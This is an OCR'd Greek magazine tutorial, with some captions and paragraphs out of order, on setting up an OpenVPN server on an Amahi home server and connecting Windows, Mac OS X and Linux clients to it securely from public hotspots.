Τελειώνοντας με την παραμετροποίηση του HDA στο site του Amahi και πριν ακόμα αρχίσουμε την εγκατάσταση, σημειώνουμε τον κωδικό που μας δίνεται από το site. Αυτός θα μας ζητηθεί ξανά μετά την εγκατάσταση του HDA, ώστε το τελευταίο α) να ρυθμιστεί αυτόματα με βάση τις παραμέτρους δικτύου που ορίσαμε πριν λίγο και β) ν' αρχίσει το κατέβασμα και η εγκατάσταση των απαραίτητων πακέτων που απαιτούνται για τη λειτουργία του HDA.

στο LAN που έχουμε στο σπίτι, στο εργαστήριο ή στο γραφείο, είναι η εγκαθίδρυση ενός ασφαλούς καναλιού επικοινωνίας μέσω της τεχνολογίας των virtual private networks, εν συντομία VPN.
Με λίγα κι απλά λόγια, ένα VPN δεν είναι τίποτε περισσότερο από ένα δίκτυο που αποτελείται από επιμέρους τοπικά δίκτυα, τα οποία ναι μεν είναι διαφορετικά, αλλά μπορούν κι επικοινωνούν μεταξύ τους χάρη στην υποδομή του Internet και πάντα μέσω κρυπτογραφημένων, ασφαλών καναλιών. Προσέξτε τώρα ότι ένα δίκτυο που συμμετέχει σε κάποιο VPN κάλλιστα μπορεί ν' αποτελείται από έναν και μόνο υπολογιστή, το δικό σας! Τώρα, το απομακρυσμένο δίκτυο στο οποίο καταλήγει το κρυπτογραφημένο κανάλι που ξεκινάει από το μηχανάκι σας (VPN client) μπορεί κι αυτό ν' αποτελείται από έναν και μόνο υπολογιστή, ο οποίος μάλιστα είναι κι αυτός δικός σας ή, τέλος πάντων, στον έλεγχό σας (VPN server). Στην πράξη, λοιπόν, εσείς μπορείτε να συνδέεστε σ' ένα επισφαλές δίκτυο, όπως είναι εκείνο που ορίζεται από ένα ανοικτό, δημόσιο hotspot, αλλά ουσιαστικά να επικοινωνείτε ασφαλώς με τον VPN server που έχετε στημένο στο σπίτι ή στο χώρο της εργασίας σας. Επειδή μάλιστα η επικοινωνία μεταξύ VPN client και server γίνεται μέσω κρυπτογραφημένου καναλιού, κανείς χρήστης του επισφαλούς δικτύου δεν μπορεί να υποκλέψει τα δεδομένα σας, ούτε φυσικά με κάποιον τρόπο να σας εξαπατήσει. Το μόνο που μπορεί να κάνει είναι να διαπιστώσει ότι υπάρχει ένα μηχάνημα, το δικό σας, το οποίο ανταλλάσσει «τυχαίο θόρυβο» με κάποιο άλλο! Εντάξει, δεν αποκλείεται να πάρει μια ιδέα για το τι συμβαίνει, όμως και πάλι ανήμπορος θα είναι. Την ίδια στιγμή εσείς θα 'χετε πλήρη πρόσβαση τόσο στα αρχεία του απομακρυσμένου LAN όσο και στις υπηρεσίες που προσφέρει. Πράγματι, χάρη στο VPN tunnel το μηχάνημά σας θα λογίζεται ως κανονικότατο μέλος του απομακρυσμένου LAN.
Υπάρχουν διάφορες μέθοδοι υλοποίησης δικτύων VPN. Στο παρόν κείμενο θα δείξουμε πώς στήνουμε ένα με βάση την τεχνολογία του OpenVPN (http://openvpn.net/index.php/open-source.html), όπου τα διακινούμενα δεδομένα κρυπτογραφούνται κατά TLS/SSL, και συγκεκριμένα με χρήση της βιβλιοθήκης OpenSSL (www.openssl.org). Αν και υπάρχουν πολλές επιλογές για να στήσουμε τον OpenVPN server μας, ο ευκολότερος είναι εγκαθιστώντας πρώτα το Amahi: Πρόκειται για μια εκδοχή του Fedora Linux που είναι κατάλληλα τροποποιημένη ώστε να παίζει ρόλο

Κατά την εγκατάσταση του Fedora (πάνω στο οποίο στηρίζεται το Amahi) καλό είναι ν' απενεργοποιήσουμε το Office and Productivity repository. Είναι επίσης υποχρεωτικό να κάνουμε ένα κλικ στο κουμπί Add additional repositories και να προσθέσουμε εκείνο του Amahi.

οικιακού media server (βλ. και σχετικό άρθρο στο τεύχος 36). Σημειώστε εδώ ότι, αν δεν έχουμε κάποιο μηχάνημα που να περισσεύει για να δεχτεί το Amahi, κάλλιστα μπορούμε να το εγκαταστήσουμε σε virtual machine. Όσον αφορά στο λογισμικό που οφείλει να τρέχει κάποιος υπολογιστής για να λειτουργεί ως OpenVPN

Μετά την ολοκλήρωση της εγκατάστασης του Fedora και το πρώτο login στο desktop, ανοίγουμε έναν browser κι επισκεπτόμαστε τη διεύθυνση http://localhost:2000. Στη σελίδα που θα παρουσιαστεί δίνουμε τον κωδικό εγκατάστασης που είχαμε πάρει από το site του Amahi κι αμέσως αρχίζει η εγκατάσταση των απαραίτητων πακέτων, ώστε η διανομή να μετατραπεί σε HDA. Μεταξύ άλλων υπηρεσιών, θα παρέχει κι έναν προρυθμισμένο OpenVPN server.

client, υπάρχουν διάφορες, δωρεάν και μη, επιλογές. Μάλιστα, οι άνθρωποι του Amahi project διανέμουν ή υποδεικνύουν κατάλληλους clients για Windows, Mac OS X, Linux, iOS και Android.
Ακολούθως παρουσιάζουμε το στήσιμο ενός OpenVPN server που τρέχει πάνω από το Amahi. Φυσικά, ασχολούμαστε και με το μέρος του client.


OpenVPN THE EASY WAY!

Φυσικά, το πρώτο βήμα είναι να βάλουμε το Amahi σ' έναν φυσικό ή εικονικό υπολογιστή ώστε να 'χουμε ένα πλήρως λειτουργικό HDA (Home Digital Assistant, έτσι ονομάζεται μια οποιαδήποτε εγκατάσταση του Amahi).

Βήμα 1: εγκατάσταση του Amahi. Όλες οι λεπτομέρειες περιγράφονται στο total XAKER 36, συγκεκριμένα στο άρθρο που αρχίζει από τη σελίδα 50. Προσοχή: Για να πετύχει μια σύνδεση ενός οποιουδήποτε VPN client σ' έναν οποιονδήποτε VPN server, αμφότεροι *πρέπει* να βρίσκονται σε διαφορετικά subnets. Για να δώσουμε ένα πιο συγκεκριμένο παράδειγμα, αν το subnet μέσα στο οποίο βρίσκεται ο Amahi server σας ορίζεται από διευθύνσεις της μορφής 192.168.0.* και το hotspot στο οποίο έχετε συνδεθεί μοιράζει διευθύνσεις της ίδιας μορφής, τότε δεν θα μπορέσετε να εγκαθιδρύσετε επιτυχώς σύνδεση VPN. Τώρα, μια και προφανώς δεν μπορούμε να διαμορφώνουμε το subnet του εκάστοτε hotspot, λαμβάνουμε μέτρα ώστε το subnet μέσα στο οποίο


βρίσκεται το Amahi να μην είναι τόσο συνηθισμένο. Για παράδειγμα, κατά τη διάρκεια των δοκιμών μας στήσαμε ένα HDA που ζούσε μέσα στο 192.168.5.*.

Βήμα 2: έλεγχος λειτουργίας του OpenVPN server. Από έναν οποιονδήποτε web browser πηγαίνετε στη διεύθυνση www.amahi.org και κάνετε sign in με τα credentials του λογαριασμού μέσα από τον οποίο στήσατε το HDA σας. Προσοχή: Δεν εννοούμε να συνδεθείτε με τα στοιχεία του χρήστη που φτιάξατε για το HDA, αλλά με τα αντίστοιχα του λογαριασμού που δημιουργήσατε στο web site, πριν εγκαταστήσετε το HDA! Ενδέχεται βέβαια λογαριασμός και χρήστης του HDA να 'χουν ίδια username και password, κάτι τέτοιο ωστόσο δεν ισχύει γενικά. Αφού, λοιπόν, κάνετε sign in στο site του Amahi project, θα δείτε μια σελίδα με τ' όνομα του HDA σας, μαζί με το



Από έναν οποιονδήποτε υπολογιστή μπορούμε να κάνουμε sign in στο site του Amahi και με μια ματιά να δούμε αν α) το HDA μας είναι ενεργοποιημένο, β) ο OpenVPN server του είναι προσβάσιμος από τον έξω κόσμο.

δημόσιο IP και την κατάστασή του. Αν η τελευταία δεν είναι «Running», φροντίστε ώστε το HDA να 'ναι ενεργοποιημένο και κάντε refresh τη σελίδα. Στις πληροφορίες που παρουσιάζονται σχετικά με το HDA θα δείτε ότι δίπλα από το VPN conection υπάρχει ένα ενδεικτικό φωτάκι γκρι χρώματος. Πατήστε πάνω στο Check it now, στα δεξιά. Οι server του Amahi θα ελέγξουν αν ο VPN server που τρέχει στο HDA σας είναι προσβάσιμος από τον έξω κόσμο. Αν δεν είναι, τότε το ενδεικτικό φωτάκι θα κοκκινίσει κι εσείς θα πρέπει να φροντίσετε ώστε το UDP port 1194 του server να 'ναι ανοικτό. Πρακτικά, αυτό που είναι πιθανότερο να κάνετε είναι ότι θα φτιάξετε έναν κατάλληλο κανόνα port forwarding στον ADSL router σας, ώστε όλες οι εισερχόμενες συνδέσεις στο UDP port 1194 ν' ανακατευθύνονται στο αντίστοιχο port του HDA. Προσοχή: Αν το HDA σας τρέχει σε VM, τότε πέρα από το port forwarding στον ADSL router μάλλον θα πρέπει ν' ανοίξετε και το UDP port 1194 στο όποιο firewall τρέχει το host OS. Επιπρόσθετα, αν το VM χρησιμοποιεί NAT networking, τότε οφείλετε να φτιάξετε κι έναν κανόνα port forwarding για το υποσύστημα δικτύωσης του hypervisor (βλ. και το σχετικό άρθρο στο Επίσημο Ανεπίσημο bl0g του total XAKER, στο http://txaker.defiant.gr/?p=3156). Αφού, λοιπόν, οριστούν σωστά οι απαραίτητοι κανόνες, ο έλεγχος για την προσβασι-




O Windows client για τον OpenVPN server τρέχει και το κόκκινο χρώμα στο σχετικό εικονίδιο σημαίνει ότι δεν υπάρχει ακόμα σύνδεση στο απομακρυσμένο μηχάνημα. Με δεξί κλικ πάνω του κι επιλογή του Connect εμφανίζεται ένα παράθυρο, όπου δίνουμε όνομα και κωδικό για κάποιο HDA account στο οποίο θέλουμε να συνδεθούμε, καθώς και τ' όνομα του ίδιου του HDA!

μότητα του OpenVPN server θα πετύχει και το ενδεικτικό φωτάκι θα πρασινίσει. Είστε τώρα έτοιμοι να εγκαταστήσετε το κατάλληλο client software στον υπολογιστή ή στους υπολογιστές από τους οποίους θα συνδέεστε στον OpenVPN server του Amahi!

Βήμα 3: εγκατάσταση client software. Φυσικά, αναλόγως του λειτουργικού συστήματος από το οποίο συνδέεστε, θα προμηθευτείτε και τον κατάλληλο OpenVPN client. Στη σελίδα

Η σύνδεση στον OpenVPN server του Amahi έχει επιτευχθεί, το εικονίδιο του client έχει πρασινίσει, έχουμε πάρει IP από το private LAN του OpenVPN server και οι λοιπές λεπτομέρειες φαίνονται στο παράθυρο με το log file.



http://wiki.amahi.org/index.php/VPN_clients

προτείνονται ορισμένοι από την ομάδα του Amahi. Ας δούμε περικές χαρακτηριστικές περιπτώσεις.

Windows. Τα πράγματα είναι ιδιαίτερα απλά. Κατεβάστε τον προρυθμισμένο client από το

http://wiki.amahi.org/index.php/VPNWindows

κι εγκαταστήστε τον. Για την επίτευξη της σύνδεσης, το μόνο που χρειάζεστε είναι το όνομα του HDA, το username ενός λογαριασμού χρήστη στο HDA σας, καθώς φυσικά και το αντίστοιχο password. Περισσότερες λεπτομέρειες θα δείτε και στα σχετικά screenshot του άρθρου.

Mac OS X. Κι εδώ τα πράγματα είναι απλά, με τη διαφορά ότι την πρώτη φορά που θα τρέξετε τον client θα χρειαστεί να τροποποιήσετε ελαφρώς ένα αρχείο ρύθμισης. Αρχικά, κατεβάστε το (δωρεάν) Tunnelblick από τη διεύθυνση


http://code.google.com/p/tunnelblick

Εμείς πήραμε την έκδοση 3.1, η οποία είναι κατάλληλη για Mac OS X Tiger ή νεότερο. Μετά την εγκατάσταση κατεβάστε το πακέτο ρύθμισης από το

http://bit.ly/TunnelConfPackage

Ακαριαία θα λάβετε το αρχείο Amahi VPN Client Configuration.pkg.zip, το οποίο μόλις αποσυμπιέσετε θα σας δώσει το αρχείο Amahi VPN Client Configuration.pkg. Τρέξτε το και τα απαραίτητα πιστοποιητικά, το αρχείο ρυθμίσεων κ.λπ. θ' αποθηκευτούν στον κατάλογο

Η εγκατάσταση του Tunnelblick για το Mac OS X δεν αρκεί για να συνδεθούμε στον OpenVPN server μας. Πέρα από τον client χρειάζεται κι ένα πακετάκι μ' ορισμένα απαραίτητα πιστοποιητικά κι ένα αρχείο ρυθμίσεων. Στο τελευταίο οφείλουμε να κάνουμε μια μικρή τροποποίηση, ώστε στην πρώτη του γραμμή ν' αναγράφεται το δυναμικό domain που έχει αποδοθεί στο HDA μας από το Amahi, με βάση το όνομα που του δώσαμε πριν ακόμα ξεκινήσουμε την εγκατάσταση του Fedora. Από εκεί και πέρα, στο μενού του Tunnelblick θα υπάρχει μια επιλογή με όνομα Connect MyHDA. Με κλικ πάνω της θα μας ζητείται username και password για κάποιον έγκυρο χρήστη του HDA μας κι αφού τα δώσουμε, θα συνδεόμαστε άμεσα στον OpenVPN server του.



Σύνδεση με τη βοήθεια του Tunnelblick client για Mac OS X, στον OpenVPN server που τρέχει στο HDA μας. Και τώρα έχουμε ασφαλή πρόσβαση στα αρχεία και στις υπηρεσίες του απομακρυσμένου LAN, απ' όπου κι αν έχουμε βγει στο Internet!

```
~/Library/Application\ Support/Tunnelblick/Configurations
```

Απ' αυτά τα αρχεία το μοναδικό που θα χρειαστεί να τροποποιήσετε είναι το MyHDA.conf. Ο installer μάλιστα θα το ανοίξει για σας, στο TextEdit. Εκεί, αλλάξτε την πρώτη γραμμή ώστε ν' αντιπροσωπεύει το όνομα που 'χετε δώσει στο HDA σας. Αποθηκεύστε το αρχείο, κλείστε το TextEdit και το Tunnelblick είναι έτοιμο για χρήση. Δείτε και τα αντίστοιχα screenshots του άρθρου, για περισσότερες λεπτομέρειες.

Linux. Αν και θα βασιστούμε στο Ununtu για τις ανάγκες της επίδειξής μας, η διαδικασία που θα δείξουμε εφαρμόζεται παρόμοια σε κάθε διανομή Linux. Κατ' αρχάς, από ένα τερματικό ξεκινήστε με την εγκατάσταση του πακέτου ονόματι openvpn:

```
sudo apt-get install openvpn
```

Ακολούθως φτιάξτε ένα βολικά ονομασμένο κατάλογο μέσα στον προσωπικό του χρήστη σας, μεταβείτε σ' αυτόν και κατεβάστε ορισμένα απαραίτητα αρχεία (πιστοποιητικά και κλειδιά) από το site του Amahi:

```
mkdir ~/amahi-oVPN
cd ~/amahi-oVPN
wget http://dl.amahi.org/vpn/AmahiHDAClient.crt
wget http://dl.amahi.org/vpn/AmahiHDAClient.key
wget http://dl.amahi.org/vpn/ca-cert.crt
```

Με έναν text editor όπως το nano δημιουργήστε ένα αρχείο με ό,τι όνομα θέλετε και τα ακόλουθα περιεχόμενα:

```
remote όνομα_του_hda_σας.yourhda.com 1194
client
dev tun
proto udp
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca-cert.crt
cert AmahiHDAClient.crt
key AmahiHDAClient.key
comp-lzo
verb 3
auth-user-pass
```

Φυσικά, στην πρώτη γραμμή θ' αντικαταστήσετε κατάλληλα αυτό το «όνομα_του_hda_σας». Εμείς, π.χ., δώσαμε στο αρχείο το όνομα hda.conf και στη θέση του «όνομα_του_hda_σας» βάλαμε το «kunglao», εννοείται χωρίς τα εισαγωγικά. Η εγκαθίδρυση σύνδεσης στον απομακρυσμένο OpenVPN server επιτυγχάνεται απλά πληκτρολογώντας:

```
sudo openvpn --config hda.conf
```

Θα ερωτηθείτε για το password του τοπικού χρήστη (εξαιτίας του sudo), καθώς και για τα username και password ενός λογαριασμού χρήστη στο HDA σας. Αν δεν θέλετε να πληκτρολογείτε username και password για τον απομακρυσμένο λογαριασμό, δημιουργήστε ένα αρχείο κειμένου (π.χ., το hda-user.cred) και μέσα του βάλτε δύο μόνο γραμμές: η πρώτη με το όνομα ενός απομακρυσμένου χρήστη και η δεύτερη με τον αντίστοιχο κωδικό. Ακολούθως, αλλάξτε το ownership του αρχείου ώστε ν' ανήκει στον root και κάντε το να 'ναι αναγνώσιμο μόνο από εκείνον:

```
sudo chown root:root hda-user.cred
sudo chmod 600 hda-user.cred
```


Στο εξής, για να ξεκινάτε μια σύνδεση VPN στο HDA θα πληκτρολογείτε

```
sudo openvpn --config hda.conf --auth-user-pass hda-user.cred
```

Τέλος, ακόμα και την παραπάνω εντολή μπορείτε να τη βάλετε σ' ένα σκριπτάκι, το οποίο θα καλείτε κάθε φορά που θέλετε να συνδεθείτε στον OpenVPN server του HDA σας.
Να σημειώσουμε τέλος ότι η λύση του OpenVPN είναι κατάλληλη και για περιπτώσεις πέρα από εκείνη του επισφαλούς, wireless hotspot. Για παράδειγμα, ακόμα και στον ίδιο το χώρο της εργασίας σας είναι πιθανό να θέλετε έναν αποτελεσματικό κι ασφαλή τρόπο για να μεταφέρετε αρχεία από και προς το οικιακό σας LAN.

Kung Lao

Το Επίσημο Ανεπίσημο bl0g του total XAKER

Κατασκευασμένο από μια στρατιά προγραμματιστών, web designer και συμβούλων επικοινωνίας, το bl0g του total XAKER έχει το δικό του σπίτι στο web! Περάστε μια βόλτα να το δείτε και να μας πείτε τη γνώμη σας. Μεταξύ των εκατοντάδων του features, στο Επίσημο Ανεπίσημο bl0g θα βρείτε:

- **Επιλεγμένα άρθρα του περιοδικού, πλήρως αναδημοσιευμένα στο web**
- **Έξτρα άρθρα που δεν έχουν δημοσιευτεί στο περιοδικό, γύρω από τα θέματα που μας ενδιαφέρουν πραγματικά**
- **Αρχείο όλων των άρθρων που έχουν δημοσιευτεί, για εύκολη αναζήτηση στα αντίστοιχα τεύχη**